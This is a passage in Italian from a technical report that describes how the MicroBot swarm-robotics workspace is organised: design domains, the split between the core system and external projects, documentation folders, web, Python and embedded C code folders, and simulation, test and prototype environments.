Un secondo dominio riguarda la simulazione e la modellazione del sistema. In questa area rientrano gli ambienti software sviluppati per rappresentare il comportamento dello swarm, testare algoritmi e visualizzare le dinamiche collettive. Le simulazioni in Python, le implementazioni web e i sistemi di visualizzazione costituiscono strumenti essenziali per l'analisi del comportamento emergente e per la validazione delle ipotesi progettuali. Questo dominio svolge un ruolo di ponte tra teoria e implementazione, permettendo di esplorare soluzioni prima della loro realizzazione fisica.

Un ulteriore dominio è quello delle interfacce e della comunicazione uomo-macchina. Questo include applicazioni web, sistemi di visualizzazione interattiva e potenziali integrazioni con ambienti di realtà virtuale o aumentata. In questo contesto, il sistema

MicroBot non è visto solo come un insieme di unità fisiche, ma come un sistema interattivo, in cui l'utente può osservare, controllare e influenzare il comportamento dello swarm. Questo dominio è fondamentale per rendere il sistema accessibile e comprensibile anche a utenti non tecnici.

Accanto a questi, si sviluppa un dominio dedicato agli strumenti e ai progetti di supporto. Esso comprende script diagnostici, tool di analisi, esperimenti con algoritmi e progetti paralleli che, pur non essendo direttamente parte del core MicroBot, contribuiscono allo sviluppo delle competenze e alla costruzione dell'ecosistema. Esempi di questo dominio includono progetti di intelligenza artificiale, simulazioni evolutive, strumenti di analisi dati e applicazioni sperimentali.

Un altro dominio rilevante è quello della documentazione e della formalizzazione. In esso rientrano relazioni tecniche, appunti, documenti strutturati e materiali descrittivi che accompagnano lo sviluppo del sistema. Questo dominio svolge un ruolo cruciale nel rendere il progetto comprensibile, replicabile e comunicabile, sia in ambito accademico che imprenditoriale.

L'organizzazione per domini non implica una separazione rigida tra le componenti, ma piuttosto una struttura flessibile in cui i diversi domini interagiscono tra loro. Ad esempio, le simulazioni possono influenzare lo sviluppo del firmware, mentre le interfacce utente possono essere utilizzate per controllare il sistema fisico. Questa interconnessione riflette la natura integrata del progetto, in cui le diverse aree contribuiscono a un obiettivo comune.

Dal punto di vista metodologico, la suddivisione per domini consente di adottare strategie di sviluppo parallelo e incrementale. Ogni dominio può evolvere indipendentemente, pur mantenendo una coerenza con l'architettura generale del sistema. Questo approccio favorisce la sperimentazione, permettendo di testare nuove idee in contesti isolati prima di integrarle nel sistema principale.

Infine, l'organizzazione per domini progettuali rappresenta una base solida per l'espansione futura del sistema. Nuovi domini possono essere aggiunti nel tempo, in funzione delle esigenze e delle opportunità che emergono durante lo sviluppo. Questo rende il progetto MicroBot non solo un sistema strutturato, ma anche un ambiente aperto, in grado di adattarsi e crescere nel tempo.

In conclusione, la suddivisione del sistema MicroBot in domini progettuali consente di gestire la complessità in modo efficace, mantenendo al tempo stesso un alto grado di flessibilità e integrazione. Essa rappresenta una scelta strategica che supporta lo sviluppo del progetto su più livelli, favorendo la collaborazione, la scalabilità e l'evoluzione continua dell'ecosistema.

2.4 Separazione tra MicroBot e progetti esterni

All'interno del workspace MicroBot, la separazione tra il core del sistema e i progetti esterni rappresenta un principio organizzativo fondamentale, volto a distinguere le componenti direttamente coinvolte nel funzionamento del sistema da quelle che svolgono un ruolo di supporto, sperimentazione o estensione. Questa distinzione non è soltanto formale, ma

riflette una differenza sostanziale nella funzione e nell'impatto delle diverse parti del progetto.

Il core MicroBot comprende tutte le componenti essenziali per il funzionamento del sistema robotico distribuito. In questa categoria rientrano il firmware dei MicroBot, il controller centrale, i protocolli di comunicazione e le logiche di coordinamento dello swarm. Questi elementi costituiscono l'infrastruttura principale del sistema e rappresentano il nucleo tecnologico su cui si basa l'intero progetto. Qualsiasi modifica o evoluzione del core ha un impatto diretto sul comportamento del sistema e sulla sua capacità operativa.

I progetti esterni, invece, includono una serie di sviluppi paralleli che, pur non essendo indispensabili per il funzionamento del sistema, contribuiscono in modo significativo alla sua comprensione, al suo sviluppo e alla sua presentazione. Questi progetti possono essere considerati come strumenti di supporto o come estensioni dell'ecosistema, e comprendono simulazioni software, interfacce web, applicazioni sperimentali, algoritmi di intelligenza artificiale e tool diagnostici.

La distinzione tra core ed esterno è particolarmente importante per la gestione della complessità. Separando le componenti critiche da quelle sperimentali, è possibile lavorare su nuove idee e funzionalità senza compromettere la stabilità del sistema principale. Questo approccio consente di mantenere un equilibrio tra innovazione e affidabilità, permettendo al progetto di evolversi in modo controllato.

Dal punto di vista architetturale, questa separazione si traduce in una struttura del sistema di file in cui le cartelle relative al core sono chiaramente distinte da quelle dedicate ai progetti esterni. Le directory del core sono generalmente più stabili, con una struttura definita e una maggiore attenzione alla qualità del codice e alla documentazione. Al contrario, le cartelle dei progetti esterni possono essere più dinamiche, riflettendo la natura sperimentale e iterativa di queste componenti.

Un aspetto rilevante è il ruolo dei progetti esterni come ambiente di sperimentazione. Molte delle idee sviluppate in questi contesti possono essere successivamente integrate nel core, dopo essere state validate e ottimizzate. In questo senso, i progetti esterni fungono da laboratorio, in cui è possibile testare nuove soluzioni senza i vincoli imposti dal sistema principale.

Inoltre, i progetti esterni svolgono un ruolo importante nella comunicazione e nella valorizzazione del sistema. Le simulazioni, le demo interattive e le interfacce visive permettono di rappresentare il funzionamento del sistema in modo intuitivo, facilitando la comprensione da parte di utenti non tecnici e potenziali stakeholder. Questo aspetto è particolarmente rilevante in un contesto imprenditoriale, in cui la capacità di presentare il progetto in modo efficace è fondamentale.

Dal punto di vista dello sviluppo delle competenze, i progetti esterni rappresentano anche un'opportunità per esplorare nuove tecnologie e metodologie. Lavorare su ambiti diversi, come l'intelligenza artificiale, la visualizzazione o lo sviluppo web, consente di ampliare le conoscenze e di arricchire il progetto con nuove prospettive. Questa diversificazione contribuisce alla crescita complessiva dell'ecosistema.

È importante sottolineare che, nonostante la separazione, esiste una forte interconnessione tra il core e i progetti esterni. Le informazioni e le soluzioni sviluppate in un ambito possono influenzare gli altri, creando un flusso continuo di conoscenza all'interno del sistema. Questa relazione dinamica rappresenta uno degli elementi distintivi del progetto MicroBot, che si configura come un sistema aperto e in evoluzione.

Infine, la distinzione tra core e progetti esterni assume un ruolo strategico anche in prospettiva futura. Essa permette di definire in modo chiaro quali componenti costituiscono il prodotto principale e quali invece rappresentano strumenti di supporto o possibili linee di sviluppo indipendenti. Questo è particolarmente utile in un contesto imprenditoriale, in cui è necessario identificare il valore centrale del sistema e le sue possibili estensioni.

In conclusione, la separazione tra MicroBot e progetti esterni consente di organizzare il workspace in modo efficace, mantenendo una chiara distinzione tra le componenti critiche e quelle sperimentali. Questa scelta favorisce lo sviluppo modulare, la sperimentazione controllata e la crescita dell'ecosistema, contribuendo a rendere il progetto più robusto, flessibile e orientato al futuro.

2.5 Cartelle di documentazione tecnica

Le cartelle di documentazione tecnica all'interno del workspace MicroBot rappresentano un elemento fondamentale per la comprensione, la formalizzazione e la trasmissione del sistema. Esse costituiscono il punto di incontro tra l'attività progettuale e la sua rappresentazione strutturata, permettendo di trasformare idee, esperimenti e implementazioni in contenuti descrittivi coerenti e analizzabili. In questo contesto, la documentazione non assume un ruolo accessorio, ma diventa parte integrante dell'architettura del progetto stesso, contribuendo alla sua scalabilità, riproducibilità e comunicabilità.

All'interno di tali cartelle vengono raccolti documenti eterogenei, organizzati secondo criteri gerarchici e tematici, che riflettono le diverse dimensioni del sistema MicroBot. Tra questi si includono descrizioni architetture, specifiche tecniche, modelli matematici, analisi dei componenti hardware e software, protocolli di comunicazione, diagrammi di flusso, nonché report sperimentali e simulativi. Questa organizzazione consente di mantenere una chiara separazione tra i livelli concettuali e operativi del progetto, facilitando sia la consultazione che l'aggiornamento continuo delle informazioni.

Dal punto di vista metodologico, le cartelle di documentazione tecnica svolgono una funzione di standardizzazione del sapere prodotto. Ogni documento segue una struttura coerente, spesso articolata in sezioni numerate, che consente di mantenere uniformità espositiva e rigore formale. Questo approccio favorisce non solo la leggibilità, ma anche l'integrazione progressiva di nuovi contenuti, rendendo il sistema documentale modulare ed estendibile nel tempo. La presenza di indici, nomenclature e riferimenti incrociati tra documenti permette inoltre di costruire una rete informativa interconnessa, in cui ogni elemento contribuisce alla comprensione globale del sistema.

Un ulteriore aspetto rilevante riguarda la funzione di tracciabilità e versionamento. Le cartelle documentali permettono di registrare l'evoluzione del progetto, documentando le scelte progettuali, le modifiche apportate e i risultati ottenuti nelle diverse fasi di sviluppo. Ciò

risulta particolarmente importante in un contesto come quello di MicroBot, caratterizzato da iterazioni continue e da un forte legame tra simulazione, prototipazione e implementazione reale. La documentazione diventa quindi uno strumento di memoria tecnica, indispensabile per evitare perdita di informazioni e per garantire coerenza tra le diverse componenti del sistema.

Infine, tali cartelle svolgono un ruolo chiave nella comunicazione verso l'esterno. Esse costituiscono la base per la redazione di relazioni formali, presentazioni tecniche, materiali divulgativi e pitch progettuali. Una documentazione ben strutturata consente infatti di tradurre la complessità del sistema MicroBot in un linguaggio accessibile e rigoroso, adattabile a diversi interlocutori, come collaboratori tecnici, revisori accademici o potenziali investitori. In questo senso, le cartelle di documentazione tecnica non sono soltanto un archivio interno, ma rappresentano un vero e proprio strumento strategico per la valorizzazione e la diffusione del progetto.

2.5.1 PDF, relazioni e tesi

All'interno delle cartelle di documentazione tecnica, la sottosezione dedicata a PDF, relazioni e tesi rappresenta il livello più formale e strutturato dell'intero sistema documentale MicroBot. In essa vengono raccolti tutti i documenti a carattere esteso e consolidato, concepiti non solo come supporto interno allo sviluppo, ma anche come strumenti di comunicazione tecnica verso l'esterno. Questi file costituiscono la sintesi ad alto livello del progetto, integrando aspetti teorici, progettuali e sperimentali in un formato coerente, leggibile e adatto alla distribuzione.

I documenti PDF svolgono principalmente una funzione di cristallizzazione dello stato del sistema in un determinato momento evolutivo. A differenza dei file sorgente o delle note di sviluppo, che sono soggetti a modifiche continue, i PDF rappresentano versioni stabili e versionate del progetto, utilizzate per presentazioni ufficiali, revisioni accademiche o condivisione con collaboratori. Essi includono tipicamente descrizioni dell'architettura del sistema, schemi funzionali, analisi dei componenti, modelli matematici e risultati delle simulazioni, organizzati secondo una struttura rigorosa e progressiva.

Le relazioni tecniche, spesso incluse in formato PDF o in fase di conversione verso tale formato, costituiscono il nucleo descrittivo del progetto. Esse approfondiscono specifici aspetti del sistema MicroBot, come il comportamento dello swarm, il funzionamento del sistema magnetico, l'architettura elettronica o i protocolli di comunicazione. Ogni relazione è generalmente articolata in sezioni e sottosezioni numerate, con un linguaggio tecnico preciso e una forte attenzione alla chiarezza espositiva. Questo consente di trattare ogni componente del sistema come un modulo documentale autonomo, ma al tempo stesso integrato nel quadro complessivo.

Le tesi rappresentano il livello più avanzato e completo della documentazione, in cui il progetto viene analizzato in maniera sistematica e approfondita. In esse confluiscono tutti gli elementi sviluppati nelle fasi precedenti, riorganizzati secondo una logica accademica che include introduzione, stato dell'arte, metodologia, sviluppo del sistema, risultati e conclusioni. La presenza di una o più tesi all'interno del workspace MicroBot evidenzia la volontà di

collocare il progetto non solo in un contesto ingegneristico, ma anche scientifico, rendendolo potenzialmente oggetto di valutazione, pubblicazione o ulteriore ricerca.

Un aspetto fondamentale di questa sottosezione è la coerenza strutturale tra i documenti. Nonostante la varietà dei contenuti, tutti i file tendono a seguire convenzioni comuni in termini di formattazione, numerazione delle sezioni, utilizzo di figure e tabelle, e modalità di citazione dei riferimenti interni. Questo approccio consente di costruire un corpus documentale uniforme, in cui ogni documento può essere facilmente navigato e compreso anche senza una conoscenza completa dell'intero sistema.

Infine, la presenza di PDF, relazioni e tesi all'interno del workspace svolge una funzione strategica per la valorizzazione del progetto. Essa permette di tradurre un insieme complesso di codice, simulazioni e prototipi in una narrazione tecnica strutturata, capace di evidenziare le scelte progettuali, i risultati ottenuti e il potenziale evolutivo del sistema MicroBot. In questo senso, tali documenti rappresentano non solo una forma di documentazione, ma anche uno strumento di legittimazione tecnica e scientifica del progetto nel suo complesso.

2.6 Cartelle di codice sorgente

Le cartelle di codice sorgente costituiscono il nucleo operativo del sistema MicroBot, rappresentando il livello in cui le astrazioni teoriche e progettuali vengono tradotte in implementazioni concrete. All'interno del workspace, esse raccolgono l'insieme dei programmi, degli script e dei moduli che definiscono il comportamento del sistema, sia nella sua componente simulativa che in quella fisica. Queste cartelle non svolgono unicamente una funzione esecutiva, ma rappresentano anche un'estensione diretta della documentazione tecnica, in quanto il codice stesso diventa un mezzo di formalizzazione delle logiche progettuali.

L'organizzazione delle cartelle di codice segue una suddivisione per domini tecnologici, che riflette la natura eterogenea del sistema MicroBot. Tale approccio consente di mantenere separati i diversi livelli di sviluppo, evitando interferenze tra ambienti con requisiti e finalità differenti. Le principali categorie includono progetti web, ambienti di simulazione in Python e moduli a basso livello sviluppati in C o per sistemi embedded, ciascuno con una propria struttura interna e convenzioni specifiche.

I progetti web rappresentano l'interfaccia visiva e interattiva del sistema. Essi includono applicazioni sviluppate in HTML, CSS e JavaScript, finalizzate alla visualizzazione dello swarm, alla simulazione dei comportamenti e alla presentazione del progetto. All'interno di queste cartelle sono presenti componenti per il rendering grafico, sistemi di animazione, dashboard interattive e moduli di controllo, che permettono all'utente di interagire con il sistema in tempo reale. Il codice web svolge quindi una duplice funzione: da un lato consente la prototipazione rapida dei comportamenti, dall'altro funge da strumento di comunicazione visiva.

Le cartelle dedicate a Python contengono invece gli ambienti di simulazione e i modelli computazionali del sistema. In esse vengono implementati gli algoritmi che regolano il comportamento dello swarm, come le regole di coesione, separazione e allineamento, i modelli di interazione tra unità e i sistemi di aggiornamento delle posizioni nello spazio.

Python viene utilizzato per la sua flessibilità e per la rapidità di sviluppo, permettendo di testare e validare rapidamente ipotesi progettuali prima della loro eventuale implementazione su hardware reale. Questi ambienti rappresentano quindi un livello intermedio tra teoria e applicazione.

Le componenti sviluppate in C e nei sistemi embedded costituiscono il livello più vicino all'hardware. Esse includono il firmware dei MicroBot, la gestione delle risorse del microcontrollore, il controllo delle periferiche e l'implementazione dei protocolli di comunicazione a basso livello. In questo contesto, il codice è ottimizzato per efficienza, latenza e consumo energetico, e deve rispettare vincoli stringenti legati alle capacità del dispositivo. Questo livello rappresenta la concretizzazione fisica del sistema, in cui le logiche sviluppate negli ambienti superiori vengono adattate e integrate nel contesto reale.

Un elemento distintivo delle cartelle di codice sorgente è la loro evoluzione nel tempo. All'interno del workspace sono spesso presenti più versioni dello stesso progetto, ciascuna rappresentativa di una fase specifica dello sviluppo. Questo versionamento implicito, pur non sempre formalizzato tramite sistemi di controllo versione, consente di tracciare il percorso evolutivo del sistema e di mantenere accessibili le diverse iterazioni progettuali. Tale caratteristica è particolarmente rilevante in un contesto sperimentale, in cui il confronto tra versioni differenti può fornire indicazioni utili per il miglioramento del sistema.

Nel complesso, le cartelle di codice sorgente non devono essere intese come semplici contenitori di programmi, ma come un'infrastruttura dinamica in cui teoria, simulazione e implementazione convergono. Esse rappresentano il punto in cui il sistema MicroBot prende forma operativa, rendendo possibile l'esecuzione, la sperimentazione e l'evoluzione continua dell'intero progetto.

2.6.1 Progetti web

Le cartelle dedicate ai progetti web rappresentano il livello di interfaccia e visualizzazione del sistema MicroBot, costituendo il punto di contatto diretto tra l'utente e l'ecosistema tecnologico sviluppato. All'interno di queste cartelle vengono raccolti tutti i componenti necessari alla costruzione di ambienti interattivi, dashboard di monitoraggio, simulazioni visive e pagine di presentazione, realizzati principalmente mediante tecnologie standard del web quali HTML, CSS e JavaScript.

I progetti web svolgono una funzione cruciale nella traduzione delle logiche interne del sistema in rappresentazioni visive comprensibili. Attraverso grafici, animazioni e interfacce dinamiche, essi permettono di osservare il comportamento dello swarm in tempo reale, rendendo evidenti fenomeni che, a livello puramente numerico o algoritmico, risulterebbero difficilmente interpretabili. In questo senso, il livello web non è soltanto un supporto estetico, ma diventa uno strumento analitico e diagnostico.

Dal punto di vista architetturale, i progetti web sono spesso organizzati in moduli distinti, ciascuno con una responsabilità specifica. Si individuano tipicamente componenti per il rendering grafico, basati su canvas 2D o librerie di visualizzazione avanzata, moduli per la gestione degli input utente, sistemi di aggiornamento in tempo reale e strutture dati per la rappresentazione dello stato del sistema. Questa modularità consente di estendere facilmente le funzionalità dell'interfaccia e di adattarla a diversi scenari applicativi.

Un elemento caratterizzante di tali progetti è l'integrazione con i livelli superiori e inferiori del sistema. Le interfacce web possono infatti ricevere dati da simulazioni Python o da sistemi embedded, visualizzando parametri come posizione dei MicroBot, stato energetico, temperatura o pattern attivi. In alcuni casi, esse possono anche inviare comandi al sistema, assumendo il ruolo di pannelli di controllo attraverso cui l'utente modifica il comportamento dello swarm. Questa bidirezionalità rafforza il ruolo del web come nodo centrale nel flusso informativo del sistema.

Le cartelle web includono inoltre progetti con finalità differenti. Alcuni sono orientati alla simulazione, permettendo di testare e visualizzare algoritmi in ambienti controllati; altri hanno una funzione più espositiva, presentando il progetto MicroBot attraverso interfacce curate, animazioni avanzate e contenuti descrittivi. Questa distinzione evidenzia la doppia natura del livello web, che si colloca sia nel dominio dello sviluppo tecnico che in quello della comunicazione.

Dal punto di vista evolutivo, i progetti web mostrano spesso una progressione in termini di complessità e qualità visiva. Versioni iniziali possono essere caratterizzate da implementazioni semplici e funzionali, mentre iterazioni successive introducono miglioramenti estetici, maggiore interattività e ottimizzazioni delle prestazioni. Questa evoluzione riflette il processo di raffinamento del sistema nel suo complesso e contribuisce alla costruzione di un'identità visiva coerente per il progetto MicroBot.

In conclusione, le cartelle dei progetti web rappresentano un elemento chiave del workspace, in quanto permettono di rendere visibile, interattivo e comprensibile un sistema altrimenti astratto e distribuito. Esse costituiscono il ponte tra la complessità interna del sistema e la percezione esterna, facilitando sia l'analisi tecnica che la comunicazione del progetto.

2.6.2 Progetti Python

Le cartelle dedicate ai progetti Python rappresentano il livello computazionale e simulativo del sistema MicroBot, costituendo l'ambiente in cui vengono formalizzati e testati i modelli dinamici che regolano il comportamento dello swarm. In queste cartelle si sviluppa la transizione tra teoria e implementazione, permettendo di tradurre concetti matematici e logiche distribuite in algoritmi eseguibili e osservabili.

Python viene utilizzato come linguaggio principale per la sua elevata espressività, la disponibilità di librerie scientifiche e la rapidità di prototipazione. Ciò consente di costruire ambienti di simulazione flessibili, in cui è possibile modificare parametri, introdurre nuove regole e osservare immediatamente gli effetti sul sistema. Questo approccio iterativo è fondamentale per un progetto come MicroBot, caratterizzato da comportamenti emergenti difficilmente prevedibili a priori.

All'interno di queste cartelle si trovano tipicamente moduli dedicati alla rappresentazione dello spazio e delle unità. Ogni MicroBot viene modellato come un agente dotato di stato interno, posizione, velocità e insieme di regole comportamentali. Il sistema complessivo è quindi trattato come un sistema multi-agente, in cui l'evoluzione globale emerge dall'interazione locale tra le singole unità. Le simulazioni permettono di analizzare fenomeni quali aggregazione, dispersione, formazione di pattern e adattamento dinamico.

Un aspetto centrale dei progetti Python è l'implementazione dei modelli matematici descritti nella sezione teorica del sistema. Vengono utilizzate funzioni per il calcolo delle distanze, l'applicazione delle forze di interazione e l'aggiornamento discreto delle posizioni nel tempo. Le soglie di attacco e distacco, insieme ai meccanismi di hysteresis, vengono integrate negli algoritmi per simulare il comportamento reale dei MicroBot in presenza di forze magnetiche e vincoli fisici. Questo consente di validare le ipotesi progettuali prima della loro implementazione su hardware.

Le cartelle Python includono anche strumenti per la visualizzazione dei risultati. Attraverso librerie grafiche è possibile rappresentare lo stato dello swarm in tempo reale, osservando l'evoluzione delle configurazioni e identificando eventuali anomalie o instabilità. Queste visualizzazioni svolgono un ruolo fondamentale nel processo di debug e ottimizzazione, permettendo di individuare rapidamente comportamenti non desiderati.

Un ulteriore elemento rilevante è la modularità del codice. I progetti sono generalmente organizzati in sottocomponenti distinti, come moduli per la gestione degli agenti, funzioni di simulazione, sistemi di controllo e interfacce di output. Questa struttura facilita la riusabilità del codice e consente di integrare facilmente nuove funzionalità, come modelli più avanzati, algoritmi di ottimizzazione o sistemi di apprendimento automatico.

Dal punto di vista evolutivo, i progetti Python riflettono in modo diretto il processo di sperimentazione del sistema MicroBot. Essi vengono continuamente modificati, estesi e raffinati, rappresentando una sorta di laboratorio digitale in cui testare idee e approcci differenti. La presenza di più versioni o varianti dello stesso modello evidenzia la natura esplorativa del progetto e contribuisce alla costruzione di una base solida per le fasi successive di sviluppo.

In sintesi, le cartelle dei progetti Python costituiscono il cuore analitico del sistema MicroBot. Esse permettono di esplorare, validare e comprendere il comportamento dello swarm in un ambiente controllato, fungendo da ponte tra la formalizzazione teorica e l'implementazione pratica.

2.6.3 Progetti C e sistemi embedded

Le cartelle dedicate ai progetti in C e ai sistemi embedded rappresentano il livello più basso e critico dell'intero sistema MicroBot, in cui le logiche astratte e i modelli simulativi vengono tradotti in istruzioni direttamente eseguibili sull'hardware. In questo contesto, il codice non ha più una funzione esplorativa o descrittiva, ma assume un ruolo strettamente operativo, dovendo rispettare vincoli reali legati a prestazioni, consumo energetico, latenza e risorse limitate.

Il linguaggio C viene utilizzato per la sua efficienza e per il controllo diretto che offre sull'hardware. A differenza dei livelli superiori, in cui l'astrazione è elevata, qui il programmatore opera in prossimità delle periferiche, gestendo registri, pin, temporizzazioni e interruzioni. Questo consente di implementare funzionalità fondamentali per il funzionamento dei MicroBot, come il controllo delle bobine elettromagnetiche, la gestione dei LED, la lettura di eventuali sensori e la comunicazione con il controller centrale.

All'interno di queste cartelle si trova il firmware dei MicroBot, ovvero l'insieme delle istruzioni che definiscono il comportamento di ogni singola unità fisica. Il firmware è generalmente strutturato secondo un'architettura a stati, in cui il dispositivo può trovarsi in diverse modalità operative, come inattivo, in attesa di comandi, in esecuzione di un pattern o in fase di sicurezza. Questa organizzazione consente di mantenere il controllo del sistema anche in condizioni critiche, garantendo stabilità e prevedibilità.

Un aspetto centrale dei sistemi embedded è la gestione delle risorse. Il microcontrollore dispone di una quantità limitata di memoria, capacità di calcolo ed energia, e ogni operazione deve essere ottimizzata per minimizzare il consumo e massimizzare l'efficienza. Questo implica l'uso di strutture dati compatte, l'evitamento di operazioni costose e la gestione attenta dei cicli di esecuzione. In particolare, il controllo delle bobine elettromagnetiche richiede una regolazione precisa della corrente, che deve essere ottenuta attraverso tecniche come la modulazione PWM, evitando al contempo il surriscaldamento e il danneggiamento dei componenti.

Le cartelle embedded includono anche la gestione della comunicazione a basso livello. I MicroBot devono essere in grado di ricevere comandi e trasmettere informazioni attraverso protocolli leggeri, spesso basati su comunicazioni wireless a bassa latenza. Il codice implementa quindi la codifica e decodifica dei pacchetti, la gestione degli errori e la sincronizzazione con il controller centrale. Questo livello è fondamentale per garantire il coordinamento dello swarm e la coerenza delle azioni tra le diverse unità.

Un ulteriore elemento rilevante è l'integrazione con il sistema operativo embedded, ove presente. Nei casi in cui venga utilizzato un microkernel o un sistema operativo leggero, il codice deve interfacciarsi con meccanismi di scheduling, gestione dei task e astrazione dell'hardware. Questo introduce un ulteriore livello di complessità, ma consente di organizzare il firmware in maniera più modulare e scalabile.

Dal punto di vista evolutivo, i progetti in C e embedded rappresentano il passaggio definitivo dalla simulazione alla realtà fisica. Essi incorporano le conoscenze acquisite nei livelli superiori e le traducono in un sistema funzionante, soggetto a vincoli concreti e verificabile sperimentalmente. Le iterazioni su questo livello sono spesso più lente e richiedono test accurati, ma sono essenziali per la validazione finale del sistema.

In conclusione, le cartelle di progetti C e sistemi embedded costituiscono il fondamento operativo del sistema MicroBot. Esse permettono di trasformare modelli teorici e simulazioni in comportamenti reali, garantendo il funzionamento delle unità fisiche e l'integrazione dell'intero sistema nel mondo reale.

2.7 Cartelle di simulazione

Le cartelle di simulazione rappresentano un livello intermedio fondamentale all'interno del sistema MicroBot, collocandosi tra l'astrazione teorica e l'implementazione concreta. In esse vengono sviluppati e testati ambienti controllati che permettono di osservare il comportamento del sistema in condizioni virtuali, riducendo la complessità e i costi associati alla sperimentazione fisica. Questo livello consente di validare modelli, individuare criticità e ottimizzare le soluzioni prima della loro applicazione su hardware reale.

Le simulazioni svolgono una funzione essenzialmente predittiva e analitica. Attraverso la riproduzione digitale delle dinamiche del sistema, è possibile studiare l'evoluzione dello swarm, verificare la stabilità dei pattern e analizzare l'impatto di parametri come distanza, intensità delle forze, latenza di comunicazione e limiti energetici. Questo approccio permette di anticipare problemi che emergerebbero solo in fase di test fisico, migliorando l'efficienza del processo di sviluppo.

All'interno di queste cartelle si trovano ambienti di simulazione realizzati con diverse tecnologie, a seconda degli obiettivi specifici. Alcuni sono orientati alla visualizzazione e utilizzano interfacce grafiche per rappresentare i MicroBot nello spazio, mostrando in tempo reale le interazioni e i movimenti. Altri sono più focalizzati sull'analisi numerica, eseguendo simulazioni senza componente visiva ma producendo dati utili per lo studio del sistema. Questa varietà consente di affrontare il problema da prospettive differenti, integrando approcci qualitativi e quantitativi.

Un elemento chiave delle simulazioni è la possibilità di controllare in modo preciso le condizioni iniziali e i parametri del sistema. È possibile definire il numero di unità, la loro disposizione iniziale, le regole di interazione e i limiti operativi, osservando come il sistema evolve nel tempo. Questo livello di controllo consente di esplorare scenari difficilmente riproducibili nel mondo reale e di effettuare test sistematici su larga scala.

Le cartelle di simulazione includono inoltre strumenti per il confronto tra modelli diversi. Versioni alternative degli algoritmi possono essere testate in parallelo, permettendo di valutare quale soluzione produca risultati migliori in termini di stabilità, efficienza o adattabilità. Questo approccio comparativo è essenziale per guidare le scelte progettuali e per affinare progressivamente il sistema.

Dal punto di vista metodologico, la simulazione rappresenta un ciclo continuo di iterazione. I risultati ottenuti vengono analizzati, confrontati con le aspettative teoriche e utilizzati per modificare i modelli o i parametri. Questo processo iterativo consente di convergere verso soluzioni sempre più robuste e di costruire una comprensione approfondita del comportamento emergente dello swarm.

Infine, le cartelle di simulazione svolgono un ruolo importante anche nella comunicazione del progetto. Le rappresentazioni visive e le animazioni generate possono essere utilizzate per mostrare il funzionamento del sistema in modo intuitivo, facilitando la comprensione anche da parte di utenti non esperti. In questo senso, la simulazione diventa non solo uno strumento tecnico, ma anche un mezzo di divulgazione.

In sintesi, le cartelle di simulazione costituiscono un ambiente sperimentale virtuale in cui il sistema MicroBot può essere esplorato, testato e ottimizzato. Esse permettono di ridurre il divario tra teoria e pratica, fornendo un contesto controllato in cui sviluppare e validare le logiche alla base del comportamento dello swarm.

2.7.1 Ambienti di test

Gli ambienti di test all'interno delle cartelle di simulazione rappresentano il livello più controllato e sperimentale del sistema MicroBot, in cui specifiche funzionalità o componenti vengono isolati e analizzati in maniera sistematica. A differenza delle simulazioni complete,

che mirano a riprodurre il comportamento globale dello swarm, gli ambienti di test si concentrano su porzioni limitate del sistema, permettendo un'analisi più precisa e mirata.

Questi ambienti sono progettati per verificare il corretto funzionamento di singoli moduli, come algoritmi di movimento, regole di interazione tra unità, sistemi di comunicazione o modelli di forza. Isolando tali componenti, è possibile individuare con maggiore facilità eventuali errori logici, instabilità o comportamenti inattesi, riducendo la complessità dell'analisi rispetto a un sistema completo. Questo approccio modulare consente di validare ogni parte del sistema prima della sua integrazione.

Un aspetto fondamentale degli ambienti di test è la definizione di scenari controllati. Vengono impostate condizioni iniziali specifiche, come il numero di MicroBot, la loro disposizione nello spazio e i parametri delle interazioni, al fine di osservare il comportamento del sistema in situazioni ben definite. Questo permette di riprodurre esperimenti in modo consistente e di confrontare i risultati ottenuti in diverse configurazioni.

Gli ambienti di test includono spesso strumenti per la raccolta e l'analisi dei dati. Durante l'esecuzione delle simulazioni, vengono registrati parametri come posizioni, velocità, distanze tra unità e stato interno degli agenti. Questi dati possono essere utilizzati per costruire grafici, identificare pattern ricorrenti e valutare quantitativamente le prestazioni del sistema. In questo modo, il processo di sviluppo si basa non solo su osservazioni qualitative, ma anche su evidenze misurabili.

Un ulteriore elemento rilevante è la possibilità di eseguire test ripetuti con variazioni controllate dei parametri. Attraverso questo approccio, è possibile analizzare la sensibilità del sistema rispetto a determinati fattori, come l'intensità delle forze, le soglie di interazione o la latenza della comunicazione. Questo consente di comprendere meglio i limiti operativi del sistema e di individuare configurazioni ottimali.

Dal punto di vista dello sviluppo, gli ambienti di test svolgono anche una funzione di debug. Essi permettono di identificare rapidamente problemi specifici, facilitando la correzione del codice e il miglioramento degli algoritmi. La presenza di ambienti dedicati al test riduce il rischio di introdurre errori nelle simulazioni principali o nei sistemi reali, contribuendo alla stabilità complessiva del progetto.

In conclusione, gli ambienti di test rappresentano uno strumento essenziale per la validazione incrementale del sistema MicroBot. Essi consentono di analizzare in modo isolato e controllato le diverse componenti, garantendo che ogni elemento funzioni correttamente prima di essere integrato nel sistema globale. Questo approccio metodologico migliora l'affidabilità, la comprensibilità e la qualità complessiva del progetto.

2.7.2 Prototipi software

I prototipi software rappresentano una componente fondamentale all'interno delle cartelle di simulazione, in quanto costituiscono il primo livello di concretizzazione operativa delle idee progettuali. Essi si collocano tra gli ambienti di test, caratterizzati da isolamento e controllo, e le simulazioni complete, orientate alla rappresentazione del sistema globale. I prototipi hanno come obiettivo principale la verifica rapida di concetti, architetture e comportamenti, attraverso implementazioni funzionali ma non necessariamente definitive.

A differenza degli ambienti di test, che si focalizzano su singoli moduli, i prototipi software tendono a integrare più componenti del sistema, offrendo una visione parziale ma già significativa del comportamento complessivo. In essi possono coesistere modelli di interazione tra MicroBot, sistemi di visualizzazione, logiche di controllo e, in alcuni casi, elementi di comunicazione. Questo livello consente di valutare l'efficacia delle soluzioni adottate in un contesto più realistico rispetto ai test isolati.

Un aspetto distintivo dei prototipi software è la loro natura iterativa e sperimentale. Essi vengono sviluppati rapidamente, modificati frequentemente e spesso sostituiti da versioni successive più evolute. L'obiettivo non è la perfezione del codice, ma la velocità di verifica delle idee. Questo approccio permette di esplorare diverse soluzioni progettuali, confrontarle e selezionare quelle più promettenti per un'eventuale implementazione stabile.

I prototipi possono assumere forme diverse a seconda del contesto. Alcuni sono orientati alla simulazione visiva, permettendo di osservare il comportamento dello swarm attraverso rappresentazioni grafiche dinamiche. Altri sono focalizzati sulla logica interna, implementando algoritmi e modelli matematici senza una componente visiva significativa. In entrambi i casi, il prototipo funge da ponte tra il modello teorico e la sua applicazione concreta.

